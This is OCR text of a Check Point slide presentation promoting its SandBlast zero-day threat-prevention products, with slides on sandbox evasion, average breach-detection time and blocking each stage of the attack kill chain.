


Source: **Microsoft, RSA April, 2015 - *"Exploitation Trends: From Potential Risk to Actual Risk"***


TRADITIONAL SANDBOXES ARE SLOW

INSPECTION TAKES TIME

- As a result many sandboxes are deployed in non-blocking mode
- Allows malicious files to reach the user while the sandbox inspects the file in the background



THE **ONLY** SANDBOX WITH **CPU-LEVEL** TECHNOLOGY



SANDBLAST

- CPU-Level detection
- **EVASION RESISTANT**

TRADITIONAL SANDBOX

- Behavioral detection
- **Can be evaded**


THE TRADITIONAL APPROACH

Check Point
SOFTWARE TECHNOLOGIES LTD

Virus	Anti-Virus
Malicious Websites	URL Filtering
Intrusion	Intrusion Prevention
Botnet	Anti-Bot
High Risk Applications	Application Control

4.9 MONTHS


is the average time to detect a data breach in an organization.



TODAY'S SECURITY IS NOT EFFECTIVE


Check Point
SOFTWARE TECHNOLOGIES LTD

Check Point®
SOFTWARE TECHNOLOGIES LTD.



Check Point®
SOFTWARE TECHNOLOGIES LTD.

OUR SECURITY PREVENTS BOTH THE




FUTURE OF CYBER SECURITY MEANS
BLOCK THE ATTACK AT EVERY STAGE

Reconnaissance

Delivery

Exploitation

Control



CHECK POINT
PREVENTING THE KILL CHAIN

RECONNAISSANCE
Block suspicious network activity

DELIVERY
Block malicious download

EXPLOITATION
Block exploitation of vulnerabilities

CONTROL
Block command & control activity

CHECK POINT
PREVENTING THE KILL CHAIN

Check Point SandBlast™ ZERO-DAY PROTECTION

ADVANCED THREAT PREVENTION TECHNOLOGIES

THREAT EMULATION

Identify and block unknown and zero-day threats

THREAT EXTRACTION

Deliver clean documents in seconds

ZERO PHISHING

Safeguard credentials from theft

FORENSICS

Accelerate understanding for better response

ANTI RANSOMWARE

Keeping endpoints safe from cyber extortion

ADVANCED THREAT PREVENTION TECHNOLOGIES

BASELINE THREAT PREVENTION TECHNOLOGIES

THREAT EMULATION

Identify and block unknown and zero-day threats

THREAT EXTRACTION

ZERO PHISHING

FORENSICS

ANTI RANSOMWARE


Keeping endpoints safe from cyber extortion

IPS

ANTI VIRUS

ANTI BOT

CONVERTING INTELLIGENCE INTO PROTECTION



Check Point
SOFTWARE TECHNOLOGIES LTD

Q&A

THANK YOU

Rutger Truyers | Security Engineer | BeLux

WELCOME TO THE FUTURE OF
CYBER SECURITY

CLOUD • MOBILE • THREAT PREVENTION